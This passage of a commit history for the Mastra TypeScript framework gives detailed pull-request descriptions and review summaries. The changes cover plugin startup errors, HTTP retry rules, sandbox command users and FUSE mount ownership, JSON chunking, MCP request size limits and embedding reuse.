1 and left the file unchanged. - `node --test scripts/test-tiers/*.test.mjs` passed 53 tests. - oxfmt and oxlint reported no issues. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
4224ee32d3 |
fix(code-sdk): show plugin signal provider startup failures in the TUI (#30428)
## Summary Plugin signal providers start while Mastra Code boots, before the TUI subscribes to plugin errors. A provider whose `start()` failed then reached only `console.warn`, printed before the UI took over the terminal, so the user never saw it. Reload failures already show in the session (#30412); startup failures now do too. - `PluginManager` keeps the most recent errors (up to 20) reported while nobody listens and hands them to the first `onPluginError` listener when it subscribes. They still go to `console.warn` when reported, so headless embedders keep their trace. Later listeners only receive new errors. - The TUI subscribes once the startup thread is on screen, because rendering it clears notices shown earlier. Errors reported before then are held by the manager. ## Testing - New TUI E2E `plugins-signal-provider-start-failure`: boots with a local plugin whose signal provider's `start()` rejects and waits for the error on screen. It fails without the change. - New `PluginManager` tests: errors reported before anyone listens reach the first listener once, and only the most recent 20 are kept. - Ran `manager`, `signal-lane`, `loader` and SDK `index` tests, the plugin E2E scenarios (start failure, reload failure, hot reload, GitHub poll update, local tool), and `tsc` for `@mastra/code-sdk` and `mastracode`. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Some plugins can fail when they start. Before this change, the error only printed in the console, so users could miss it. Now the app keeps those early errors and shows them in the chat screen once the screen is ready. ## Overview This change shows plugin signal provider startup failures in the Mastra Code TUI. A provider can fail before the TUI subscribes to plugin errors. Before this change, those failures appeared only through `console.warn`, which prints before the UI takes over the terminal. ## Changes - **`PluginManager` (`mastracode/sdk/src/plugins/manager.ts`)** - Retains up to 20 plugin errors reported when no listener is subscribed. - Evicts the oldest error when the limit is exceeded. - Delivers the buffered errors to the first listener that subscribes, then clears the buffer. - Sends each error to `console.warn` when it is reported. - Sends later listeners only new errors. - Catches and logs listener exceptions separately, so one failing listener does not stop notification of the others. - **TUI (`mastracode/tui/src/tui/mastra-tui.ts`)** - Moves the plugin error subscription in `init` to after existing messages and tasks render. - Subscribes only when a plugin manager exists and no listener is already registered. - Returns from `init` without subscribing if the TUI stops while the startup thread renders. - Shows each plugin error through `showError`. - Subscribes after rendering because rendering clears earlier notices. Buffered startup errors then reach the listener and appear on screen. - **Tests** - `mastracode/sdk/src/plugins/__tests__/manager.test.ts` adds tests for: - Warning immediately on report. - Queuing the error for the first listener. - Delivering the error once to that listener. - Retaining only the latest 20 errors while no listeners exist. - `mastracode/tui/src/tui/__tests__/mastra-tui-init-stop.test.ts` adds tests for `MastraTUI` init and stop: - Normal init subscribes to plugin errors and starts the update-check timer. `stop()` clears the timer. - If `stop()` runs during startup rendering, init does not subscribe to plugin errors, does not call `checkForUpdate`, and leaves no update-check timer. - `mastracode/tui/e2e/tui/plugins.ts` adds the `pluginsSignalProviderStartFailureScenario` E2E scenario. The scenario creates a local plugin whose signal provider throws `e2e provider start broke` during startup. It waits up to 10 seconds for the startup-failure message in the TUI. - `mastracode/tui/e2e/tui/index.ts` registers the scenario as `plugins-signal-provider-start-failure`. - `mastracode/tui/e2e/tui/types.ts` adds `'plugins-signal-provider-start-failure'` to the `ScenarioName` union. - **Changesets** - `.changeset/plugin-errors-before-listener.md` declares a patch for `@mastra/code-sdk`. - `.changeset/plugin-startup-failure-notice.md` declares a patch for `mastracode`. ## Public API No exported declarations change. The only declaration change is the `ScenarioName` union in the E2E test types. ## Scope - 9 files changed. - 254 lines added and 14 lines removed. ## Validation The PR objectives report these runs. This summary did not rerun them, and no CI results were inspected: - New `PluginManager` tests for first-listener delivery and the 20-error limit. - The `manager`, `signal-lane`, `loader`, and SDK `index` tests. - Plugin E2E scenarios for start failure, reload failure, hot reload, GitHub poll update, and local tool. - `tsc` for `@mastra/code-sdk` and `mastracode`. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
b666fdbf03 |
fix(client-js): stop retrying state-changing requests by default (#30434)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4 The JavaScript client retried every HTTP method the same way, so a `POST`, `PUT`, `PATCH`, or `DELETE` that hit a server error was silently re-sent up to four times. When the server had already committed the work before failing, that replay duplicated side effects — agent generations, workflow starts, and similar writes. `BaseResource.request()` now resolves retries by method: `GET`, `HEAD`, and `OPTIONS` keep the default of three attempts, while every other method is attempted once unless the caller opts in with an explicit `retries` count on the client or the call. Requests that pass no method keep the previous read behavior. Four observability queries only read server state even though they travel as `POST`, so `aggregateTraces()`, `aggregateSpans()`, `queryTraceThreads()`, and `querySpans()` keep the read default. An explicit `retries` on the client still wins. **Approved** — head ` |
||
|
Tyler Barnes
|
54708eccf8 |
fix(mastracode): stop startup once the TUI is stopped part-way (#30431) | ||
|
mastra-platform[bot]
|
0e4ccf0c03 |
fix(factory): show checkout-scoped plans in approval cards (#30436)
## Summary - Allow approved `.artifacts` roots inside a repository checkout to be listed and read by the session workspace routes. - Resolve submitted absolute plan paths against the matching checkout root in the approval card, while retaining path and symlink guards. - Cover multi-repository plan reads, unsafe symlink targets, and disabled approval when a plan cannot load. ## Test plan - `cd mastracode/factory && npm exec -- vitest run src/routes/fs.test.ts` (66 passed) - `cd mastracode/factory && npm run check` - `cd mastracode/factory-ui && npm exec -- vitest run src/hooks/__tests__/use-fs.msw.test.tsx src/ui/domains/chat/components/__tests__/SubmitPlanCard.msw.test.tsx` (38 passed) - `cd mastracode/factory-ui && npm run typecheck` - Type-aware Oxlint and Oxfmt checks on changed files Ref #30361 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Factory lets a user review a plan before approving it. Before this change, a plan stored inside one code project of a multi-project session could not be opened for that review. This change lets the app open those plans safely, and keeps the safety checks against unsafe file links and ignored files. ## Summary This change lets Factory show plan previews for plans inside a repository checkout in a multi-repository session. It has three parts: - **Server routes (`mastracode/factory/src/routes/fs.ts`):** - Rendered-root approval also accepts a repository-specific `<repo-prefix>.artifacts` root when the session has repositories. - Session rendered-path listing resolves the sandbox layout before it validates the root. - Session file reads treat paths under a repository's `.artifacts` directory as trusted. Other paths still go through ignored-file checks. - **Path handling (`mastracode/factory-ui/src/hooks/use-fs.ts`):** - `isPlanReadablePath` accepts `.artifacts/...` paths at the workspace root or under one checkout directory prefix. It rejects paths that contain `..`, backslashes, or NUL characters. - `normalizePlanPath` takes a new optional `root` argument. The default is `.artifacts`. - `normalizePlanPath` returns relative paths unchanged. It rewrites absolute paths under `rootPath` to the given root. It returns `undefined` for other relative paths, malformed input, absolute paths when the root is missing, and absolute paths outside `rootPath`. - The `planFileUrl` comment now describes the session file route as supporting `.artifacts` paths at the workspace root or inside a repository checkout. - **Approval card (`SubmitPlanCard.tsx`):** - When an absolute plan path cannot be normalized against the workspace `.artifacts` root, the card lists the checkout-specific `.artifacts` directory. It derives the checkout name from the `/<checkout>/.artifacts/<file>` path pattern. - The card uses that listing's root to normalize the path. Its pending state counts toward loading. - Loading no longer requires the initial listing to be error-free. ## Tests and changeset - `use-fs.msw.test.tsx` adds `normalizePlanPath` cases. Checkout-relative `.artifacts` paths pass through when the rendered root is unknown. An absolute path under the checkout normalizes to the checkout-relative path when the root and checkout prefix are given. - `SubmitPlanCard.msw.test.tsx` adds a test for a plan submitted from a checkout. It checks that the rendered-list lookup includes `mastra/.artifacts`. It checks that the plan is fetched with the workspace path and the normalized relative path. It checks that rejecting the plan sends the original absolute path, the title, and the body. - `fs.test.ts` adds live-session tests. They check that listing and reading `mastra/.artifacts` returns the plan file. They check that an unrelated repository's rendered root is rejected. They check that an artifact symlink to the checkout's `.env` file is refused. They also check that a symlinked checkout is unavailable when listing rendered artifacts. - `.changeset/factory-checkout-plan-preview.md` adds a patch changeset for `@mastra/factory`. It declares no public API changes. ## Public API No exported declarations are changed in the raw summary, except that `normalizePlanPath` gains an optional third parameter (`root = '.artifacts'`). Existing two-argument calls keep their behavior. ## Scope 7 files changed, +144 / −30 lines. ## Verification The author reports these results. They were not re-run against the current head for this summary: - `mastracode/factory`: `fs.test.ts`, 66 passed. `npm run check` was run. - `mastracode/factory-ui`: the two MSW test files, 38 passed. `npm run typecheck` was run. - Type-aware Oxlint and Oxfmt checks on the changed files. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
cac6299ae0 |
feat(playground-ui): reveal the mobile sidebar from under the page (#30440)
**─────── TLDR ───────** > On phones, the page now slides aside to reveal the sidebar underneath it. `takeover`, the default mobile mode of `Sidebar`, was a drawer covering the page. Now the `AppShell` content is the layer that moves, and the sidebar stays fixed below it, scaling up from 95% as it shows. It all lives in playground-ui, so Studio and Factory get it through `AppShell` with no change on their side. ### Behavior changed Opening navigation on a phone ├─ **was** — a drawer slid over the page, with a floating close button └─ **now** — the page slides right and the sidebar shows underneath Swiping the page ├─ **was** — only the open drawer could be swiped shut └─ **now** — right opens, left closes, the page tracks the finger both ways Letting go mid-swipe └─ **new** — finishes the way you last moved; under 40px it springs back Navigation open ├─ **new** — a tinted, framed strip of page: tap it, swipe it, or press <kbd>Esc</kbd> └─ **new** — <kbd>Tab</kbd> and <kbd>Shift</kbd>+<kbd>Tab</kbd> cycle inside the sidebar; the page and toasts are out of reach until it closes Resizing the sidebar on desktop └─ **unchanged** — same widths; the live value is now set on the panel ### Decisions - **drag progress in non-inherited properties on the three moving layers** — a scope variable restyled the whole page per touchmove, 2.16ms against 0.21ms - **live `--sidebar-width` on the panel, not the scope** — same restyle cost per desktop resize frame; every reader in this repo sits inside the panel - **past 40px, release follows the last direction moved, not "past halfway or a fast flick"** — halfway sent a slow close bouncing back open; one line in `release` to revert - **the open reveal makes everything outside itself inert, not `AppShell` its own content** — also covers toasts and portals mounted outside `AppShell`, and removing the sidebar while it's open can't leave the page stuck inert ### Watch > [!WARNING] > The gesture only moves elements marked as reveal layers, and only `AppShell` marks the page. <mark>A `takeover` sidebar outside `AppShell` has no page to slide</mark>: wrap it in `AppShell` or pass `mobileMode="drawer"`, like the agent builder does. The changeset spells this out. ### Not verified - [ ] real iOS Safari and Android Chrome, including iOS's edge back-swipe against swipe-to-open: checked only in Chromium and WebKit with synthetic touches, and in DevTools touch emulation - [ ] the platform app: not in this repo, so I couldn't check it renders the sidebar inside `AppShell` - [ ] one emulator run right after page load lost `touchend` and left the page mid-drag; two reruns didn't reproduce it --- > ███████████████████ **source** `+493 −42` — half of it the gesture hook > ████████████ **tests** `+322 −7` > █ **changeset** `+21` > █ **stories** `+10 −2` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** On a phone, the menu now slides out from under the page, like pulling a drawer out from behind a curtain. You swipe or tap to open it, and you swipe, tap, or press Escape to close it. ## Summary This PR changes the default mobile and tablet `takeover` sidebar in `@mastra/playground-ui`. The `AppShell` page content slides aside to reveal the sidebar underneath. The reveal uses a scale and fade effect. - Swipe right opens the sidebar. Swipe left closes it. - On release, movement beyond 40px follows the last gesture direction. Shorter movements spring back to the starting state. - When open, a strip of the page stays visible. Tapping or swiping the strip closes the sidebar. Escape also closes it. - While open, focus stays in the sidebar. Tab and Shift+Tab cycle between the sidebar's first control and its close strip. The page and toasts are set to `inert` until the sidebar closes. - Desktop sidebar widths do not change. The live `--sidebar-width` value is set on the sidebar panel. - A `takeover` sidebar outside `AppShell` has no page to slide. Wrap the page in `AppShell`, or set `mobileMode="drawer"` on the sidebar. ## Changes by file - **`.changeset/rich-bats-hide.md`**: Adds a minor release note for `@mastra/playground-ui`. It describes the page-sliding and swipe behavior, focus handling, gesture exclusions, reduced-motion behavior, and the `AppShell` requirement. - **`sidebar-reveal.tsx`** (new): Adds the `SidebarReveal` component. It applies reveal styling, connects gestures to drawer state, and makes the panel a modal dialog while open. It focuses the panel on open and handles Escape. On cleanup, it removes inert marks and restores focus to the mobile trigger if focus was lost. While closed, the drawer is inert and hidden from accessibility APIs. A scrim click closes the drawer. - **`use-reveal-gesture.ts`** (new): Adds `useRevealGesture` and the exported `REVEAL_EASE` constant. The hook tracks one touch. It claims horizontal movement after an 8px threshold. It ignores gestures owned by a nested horizontal swipe. Release duration is velocity-matched and clamped to 120–400ms. Cancelled touches use zero velocity. Cleanup removes listeners and temporary CSS variables. - **`sidebar-reveal.css`** (new): Defines non-inherited custom properties for drag, duration, progress, and motion. Progress rests at 0 when closed and at 1 when open. The settle duration is 320ms closed and 400ms open. Reduced-motion preferences set layer motion to 0ms. The panel scales and fades, and the scrim translates and fades. When a mobile sidebar is present, the page is clipped, styled, and translated. - **`sidebar-panel.tsx`**: Renders mobile takeover mode through `SidebarReveal`. The mobile drawer always uses drawer mode, fixed drawer sizing, and `px-3` padding. The takeover-specific close button and conditional takeover styling are removed. The desktop panel applies its computed width through `SidebarPanelStyle` and attaches `panelRef`. - **`sidebar-provider.tsx`**: Adds a panel ref and exposes it through context. Writes the live `--sidebar-width` value to the panel, not the scope. Adds `data-sidebar-mobile-open`, set to `'true'` or `'false'` by drawer state. - **`sidebar-context.ts`**: Adds `scopeRef` and `panelRef` to `SidebarContextValue`. - **`sidebar-mobile-trigger.tsx`**: Removes the selector that hid the trigger when `data-sidebar-mobile-present="true"`. The selector for `data-sidebar-mobile="false"` remains. - **`app-shell.tsx`**: Adds `data-sidebar-reveal-layer="page"` to the content wrapper. Slot and layout classes are unchanged. - **`app-shell.css`**: Sets `overflow-x: clip` when a mobile sidebar is present and reveal state is active. - **`app-shell.stories.tsx`**: Adds a Storybook description of the mobile interactions to the `Mobile` story. - **`sidebar-layout.stories.tsx`**: Sets `mobileMode="drawer"` on the `Mobile` story's sidebar. - **`sidebar-reveal.test.tsx`** (new, 313 lines added): Tests opening by a rightward drag past halfway or by a fast flick. Tests that short or reversed drags stay closed. Tests that vertical scrolls and drags in horizontal scrollers do not open the sidebar. Tests closing by leftward swipe or Escape. Tests that Escape in a nested menu closes only that menu. Tests focus restoration, focus cycling, and inert behavior for the page and an outside toast. Tests that removing the sidebar while open leaves the page usable. - **`sidebar-root.test.tsx`**: Adds an `Element.prototype.getAnimations` fallback when the method is missing. The `widthOf` helper reads `--sidebar-width` from the panel. The mobile close test queries the button named "Close navigation menu". ## Public API changes - Added: `SidebarReveal` component. - Added: `useRevealGesture` hook and `REVEAL_EASE` constant. - Changed: `SidebarContextValue` gains `scopeRef` and `panelRef`. - Behavior change: The default mobile `takeover` sidebar slides the page. The previous takeover rendering is removed. ## Testing and verification - The author reports synthetic touch tests in Chromium and WebKit, and DevTools touch emulation. - Real iOS Safari and Android Chrome were not verified. iOS edge back-swipe behavior was not verified. - The platform app was not checked. - One emulator run lost `touchend` after page load and left the page mid-drag. Two reruns did not reproduce it. - CI results for this head: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@mac.lan> |
||
|
mastra-platform[bot]
|
a48d697b35 |
feat(e2b): run commands as another OS user, and choose the owner of S3/GCS mounts (#30433)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4
## Description
E2B sandboxes ran every agent command as the template's default OS user,
and S3/GCS FUSE mounts were always owned by that same user. That user
has to be privileged — mounting FUSE filesystems needs `sudo`, and the
staged s3fs credentials file (`/tmp/.passwd-s3fs-*`, mode 600) is only
readable by it — so an agent running shell commands as that user could
read bucket credentials or become root.
Two opt-in options fix that:
- **`E2BSandbox({ user })`** — every command the sandbox runs on the
agent's behalf runs as that OS user: `executeCommand`, background
processes, and the tree-kill script that takes their descendants down
(another user cannot signal them). Mounting still runs as the default
user, because it needs `sudo`.
- **`S3Filesystem({ owner })` / `GCSFilesystem({ owner })`** — `{ uid,
gid }` naming the owner of the files inside the FUSE mount, replacing
the `id -u && id -g` probe. This is what gives the command user read and
write access to the mount.
Both are additive and default to today's behavior. `owner` lives on the
filesystem options rather than the sandbox because the mount config is
produced by `filesystem.getMountConfig()`, which is what E2B's `mount()`
reads; `E2BSandboxOptions.user` reaches the provider through the shared
`CommandsApiProcessManager`, and the key is left off entirely when unset
so the SDK's own default user still applies. `owner` is validated as
non-negative integers before it is interpolated into a mount command.
The `user` must already exist in the sandbox template.
## Related issue(s)
Fixes #30349
## Type of change
- [ ] Bug fix (non-breaking change that fixes an issue)
- [x] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [x] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [ ] I have addressed all Coderabbit comments on this PR
## Test plan
All checks run on this head (`dec4e6ec`):
- `packages/_internals/workspace`: 160 tests, including a new test that
the spawn and the kill script both carry the configured user, and one
that the key stays unset without a user.
- `@mastra/e2b` unit suite: 367 passed, 9 skipped (`validateOwner`
cases; S3 and GCS mounts using an explicit owner skip the `id -u && id
-g` probe and emit `uid=`/`gid=` and `--uid=`/`--gid=`; mounts without
an owner still probe).
- `@mastra/s3` 150 passed, `@mastra/gcs` 91 passed, including
`getMountConfig()` carrying `owner` when set and omitting it when not.
- Typecheck (e2b, s3, gcs, platform-workspace) clean; lint 0 warnings /
0 errors and builds clean for e2b, s3 and gcs.
- Each new test fails against the base source without the change (10 in
e2b, 1 internal, 1 s3, 1 gcs).
- Integration coverage: `index.integration.test.ts` gained a case
asserting an explicit owner yields `1234:1234` from `stat -c %u:%g`. It
needs `E2B_API_KEY`, so it does not run in CI — a manual run on a real
sandbox is the remaining gap.
## Follow-ups (not part of this change)
1. File-API writes (`sandbox.files`, `FilesApiFilesystem`) and code-mode
staging under `/home/user` still run as the default user, so with `user`
set, files written through file tools are not owned by the command user.
2. `E2BProviderConfig.configSchema` does not list `user` (it already
omits `workingDirectory`, `reattach` and `lifecycle`), so the Studio
provider form does not offer it even though the runtime forwards it.
3. `commands.list()` scope relative to the configured user is unverified
without an API key; tracked handles still surface.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Agent commands in an E2B sandbox used to run as the same user
that mounts cloud storage. This PR lets you pick a separate,
less-privileged user for agent commands, and lets you set the file owner
for S3 and GCS mounts. Both options are off by default.
## Summary
This PR adds two opt-in E2B options, as described in issue `#30349`:
- **Command user.** `E2BSandbox({ user })` runs agent commands,
background processes, and descendant cleanup as the named OS user.
Mounting still uses the default user. The user must already exist in the
sandbox template.
- **Mount owner.** `S3Filesystem({ owner })` and `GCSFilesystem({ owner
})` accept `{ uid, gid }`. When set, the mount uses these IDs. When
unset, the existing `id -u && id -g` probe runs.
### Changes by area
- **Workspace process manager**
(`packages/_internals/workspace/src/commands-api-process-manager.ts`):
`CommandsApi.run` and `CommandsApiProcessManagerOptions` accept an
optional `user`. Spawned commands and descendant cleanup in `kill()` use
it.
- **E2B provider** (`workspaces/e2b/src/sandbox/`):
- `index.ts` adds `user?: string` to `E2BSandboxOptions`.
- `process-manager.ts` forwards `user` to the base class.
- `mounts/types.ts` adds `MountOwner` and `validateOwner`. Validation
requires non-negative integers for `uid` and `gid`.
- `mounts/s3.ts` and `mounts/gcs.ts` use a supplied owner. Otherwise,
they probe the default user.
- `index.ts` re-exports `MountOwner`.
- **S3 and GCS filesystems** (`workspaces/s3/src/filesystem/index.ts`,
`workspaces/gcs/src/filesystem/index.ts`): add `MountOwner`, an optional
`owner` option, and a `readonly owner` property. `getMountConfig()`
copies `uid` and `gid` into a plain object only when an owner is set.
This copy also handles owners whose fields are prototype getters. Both
packages re-export `MountOwner`.
- **Docs and changeset:** document both options. The changeset sets
minor releases for `@mastra/e2b`, `@mastra/s3`, and `@mastra/gcs`.
### Tests
- Workspace tests check that a configured user reaches spawned commands
and their kill commands. They also check that an unset user is passed as
`undefined`.
- E2B unit tests check owner validation and mount behavior with and
without an owner.
- S3 and GCS tests check `getMountConfig()` with and without an owner.
They also check that later changes to the input owner do not change the
config.
- An E2B integration test checks that an explicit owner of `1234` mounts
with ownership `1234:1234`. This test requires `E2B_API_KEY` and was not
run in CI.
The author reports passing workspace, E2B, S3, and GCS tests. The author
also reports clean typecheck, lint, and build results. These results are
not tied to a completed CI run on the current head. A manual run against
a real E2B sandbox is outstanding.
### Out of scope (per PR description)
- File-API writes and code-mode staging still use the default user.
- The Studio configuration schema does not expose `user`.
- The scope of `commands.list()` relative to the configured user is not
verified.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
82c98f9f1c |
fix(rag): keep long JSON string content when chunking JSON documents (#30407)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4
JSON chunking (`MDocument.chunk({ strategy: 'json' })`) silently
discarded most of a long string value whenever the field's serialized
path was longer than 13 characters, or the value contained characters
that JSON escapes. The splitter budgeted a fixed 20-character overhead
regardless of the real field name, and then dropped every piece that
still exceeded `maxSize`. The result was silent data loss with no error,
no warning, and no config that avoided it — a 3000-character value under
a 16-character key kept 120 characters at `maxSize` 500, and a
14-character key at `maxSize` 21 produced zero chunks.
The fix sizes each piece from the value it is about to emit: it measures
the serialized envelope of the candidate piece and its full field path,
cuts only at code-point boundaries so astral characters are never split,
and never discards a completed piece. When a field path alone leaves no
room for a single character, the remainder is emitted as one oversized
chunk instead of being dropped.
**Result:** Approved — `
|
||
|
mastra-platform[bot]
|
0170d700a4 |
feat(mcp): let MCPServer set maxRequestBodySize for HTTP requests (#30411)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4
## Description
Every MCP HTTP request served by a Mastra `MCPServer` was capped at the
MCP SDK's fixed 4 MiB default. A client sending a larger `tools/call`
body received
```json
{"jsonrpc":"2.0","error":{"code":-32000,"message":"Payload Too Large: Request body must not exceed 4194304 bytes"},"id":null}
```
before the tool ever ran, with no way to raise the bound. That breaks
legitimate payloads — for example a Claude connector MCP App intake form
that submits a signed PDF and a photo of an ID in a single `tools/call`.
`MCPServer` now accepts an optional `maxRequestBodySize` (bytes) in its
config, next to `legacy`:
```typescript
const server = new MCPServer({
name: 'intake',
version: '1.0.0',
maxRequestBodySize: 16 * 1024 * 1024,
tools: { submitIntake },
});
```
The option is forwarded to both SDK layers that enforce the cap:
`createMcpHandler(...)` owns the handler's bound, and
`toNodeHandler(...)` owns an adapter-level bound —
`@modelcontextprotocol/node` buffers the Node request stream itself
before the handler sees it, and per its
`ToNodeHandlerOptions.maxRequestBodySize` docs "the adapter's bound
applies first". Passing it to only one layer leaves the other's 4 MiB
default in force.
Leaving the option unset keeps the SDK default of `4194304` (4 MiB), so
existing servers behave exactly as before, and an over-limit body is
still rejected with the same `413` before it is parsed. The option
applies to `startHTTP` only; `stdio` has no request bodies. Documented
in the `MCPServer` configuration table of
`docs/src/content/en/reference/tools/mcp-server.mdx`.
## Test plan
New `packages/mcp/src/server/server-http-body-size.test.ts` drives the
real `startHTTP` path through the shared harness:
- default server rejects a 5 MiB body with `413`, `-32000`, and the
default byte count in the message, without running the tool;
- `maxRequestBodySize: 8 MiB` accepts a 5 MiB body and the tool runs;
- `maxRequestBodySize: 1024` rejects a 2 KiB body with `413` naming the
configured limit;
- a body under the configured limit is accepted.
## Verification
| Category | Command | Result |
| --- | --- | --- |
| Package tests | `pnpm exec vitest run --project unit:packages/mcp
src/server` | ✅ 36 files, 669 passed, 8 skipped |
| Package tests | `pnpm exec vitest run --project unit:packages/mcp
src/client` | ✅ 34 files, 627 passed |
| Type check / build | `pnpm --filter @mastra/mcp build:lib` | ✅ Passed;
emits `maxRequestBodySize?: number` in `dist/server/server.d.ts` |
| Lint | `npx oxlint --type-aware <changed .ts>` | ✅ 0 warnings, 0
errors |
| Format | `npx oxfmt --check <changed .ts>` | ✅ Passed |
| New tests on base code | new tests against the pre-change `server.ts`
| ✅ 2 of 4 fail on base (`expected 413, received 200`), 4 of 4 pass on
head |
| Docs checks | `run-checks.sh --docs
docs/src/content/en/reference/tools/mcp-server.mdx` | ✅ format, remark,
validate pass |
| Public surface | scratch script importing the built `@mastra/mcp` | ✅
default → `413`, raised limit passes the size gate |
| Not run | Vale prose check | ⚠️ binary not installed, so prose was not
linted |
One full-suite run failed on `server-events.test.ts` (stdio events). The
same test also fails at the base commit under the same full-suite load
and passes on re-run and in isolation, so it is a pre-existing flake
rather than a regression; this change does not touch the `serveStdio`
path.
## Follow-ups (non-blocking)
- A non-positive or non-finite `maxRequestBodySize` is not validated at
construction; the SDK's `RangeError` surfaces on the first HTTP request
as a `500`. Constructor-time validation would fail faster.
- The built-in `/api/mcp` endpoint (`server.mcp` / `ServerMCPConfig`)
and adapter-level `MCPOptions` still expose no body-size option; this
change deliberately scopes to a user-instantiated `MCPServer`.
Fixes #30207
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: MCP servers reject requests bigger than 4 MB. This PR lets a
developer set a bigger limit for one server, so large uploads can reach
the tool.
## Summary
This PR adds an optional `maxRequestBodySize` setting to
`MCPServerConfig`. `MCPServer` stores the value and passes it to both
`createMcpHandler(...)` and `toNodeHandler(...)`. When the setting is
unset, the SDK default of 4 MiB (4194304 bytes) applies.
## Changes
- `packages/mcp/src/server/server.ts`: Adds `maxRequestBodySize?:
number` to `MCPServerConfig`. Adds a private readonly field and assigns
it from config. Passes the value to both HTTP handler layers. Adds 12
lines.
- `packages/mcp/src/server/server-http-body-size.test.ts`: Adds 109
lines and 4 test cases:
- A body over the default 4 MiB limit returns `413`, and the tool does
not run.
- A body larger than 4 MiB succeeds when `maxRequestBodySize` raises the
limit.
- A body over a lowered limit returns `413`, and the message includes
the configured limit.
- A body under the configured limit succeeds.
- `docs/src/content/en/reference/tools/mcp-server.mdx`: Documents the
option in the configuration table. Adds 7 lines.
- `.changeset/olive-pandas-carry.md`: Adds a minor release note for
`@mastra/mcp`. Adds 20 lines.
## Behavior
- The limit is in bytes.
- The documentation states that the value must be positive. The diff
does not validate this. The code stores any value it receives.
- An oversized body receives a `413` JSON-RPC error before it is parsed.
No tool runs.
- The limit applies only to bodies the server reads from the request
stream. When body-parsing middleware supplies the parsed body, the limit
does not apply. The documentation tells the user to set the limit on
that parser too.
- The setting does not apply to `stdio`.
## Scope
- The PR does not add constructor-time validation for non-positive or
non-finite values.
- The PR does not add body-size options to the built-in `/api/mcp`
endpoint or to adapter-level `MCPOptions`.
## Diff
4 files changed, 148 lines added, 0 removed.
## Verification
The PR author reports these results. This review did not run them.
- `vitest run --project unit:packages/mcp src/server`: 36 files, 669
passed, 8 skipped.
- `vitest run --project unit:packages/mcp src/client`: 34 files, 627
passed.
- `pnpm --filter @mastra/mcp build:lib`: passed.
- Vale prose check: not run. The binary was unavailable.
- One full-suite failure in `server-events.test.ts`. The author reports
the same failure on the base commit under full-suite load. The author
reports that it passes on rerun and in isolation.
## Linked issue
Issue `#30207` requests a per-server `maxRequestBodySize` on
`MCPServer`, passed to `createMcpHandler`. The PR adds the constructor
option and forwards it to both handler layers. The diff and test names
cover the requested behavior: the default is kept when unset, a `413` is
returned above the limit, and the setting applies per server.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
1072f7c626 |
fix(memory): reuse message embeddings across saves (#30429)
## Summary Saving messages with semantic recall embeds each message's text and writes a vector row for it. Since the message write path moved onto the shared row builder, Memory stopped reusing embeddings for text it had already embedded. The same text saved again (a repeated reply, a re-saved message, a cloned thread) went back to the embedder every time: three saves of the same 50 texts made 150 embedding calls instead of 50. This restores bounded reuse on the write path without changing how rows are written: - Vectors are cached per Memory instance in a bounded LRU, keyed by each message's exact prepared chunks, so chunk-size limits still apply and a different chunking is a miss. - The cache is emptied when the embedder or its options change. - Failed calls, and responses without exactly one embedding per chunk, are never kept. Concurrent writes of the same chunks share one call. - Reused vectors are not counted again in reported embedding usage. - Only vectors are cached. Every message still gets its own row with its own id and metadata, so there are no duplicate recall rows. The memory performance benchmark previously timed recalls without checking that anything had been indexed, so a writer that skipped embedding would pass it. It now checks that every message has a vector row and that each thread's semantic recall returns its own messages before timing. ## Test plan - New `semantic-recall-embedding-reuse.test.ts` (10 tests): repeated text, re-saved ids, usage on reuse, long-text reuse, invalid responses and changed embedder options fail before this change. Edited text, failed embeds, embedder swaps and raw-string content are covered as controls. - `@mastra/memory` unit suite: 2,689 pass + 1 todo. Typecheck, lint and format clean. - Real file-backed LibSQL, 3 saves × 50 messages: repeated text 150 → 50 embedding calls, re-saved ids 150 → 50. Stored rows unchanged (151 / 51 / 451 for long chunked text). Unique, raw-string and long-text call counts unchanged. - LibSQL performance benchmark (2,500 messages, FastEmbed) passes with the new check. The check fails when vector writes are disabled or recall returns nothing. - Local FastEmbed: repeated text ~7.6s → ~2.6s; unique text unchanged. Ref #29826 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When a message is saved, Memory turns its text into numbers (an embedding). If the same text was already turned into numbers, this change reuses them instead of asking the embedding service again. Each message still gets its own stored row. ## Overview This change adds a bounded cache of message-chunk embeddings to `Memory`. The cache 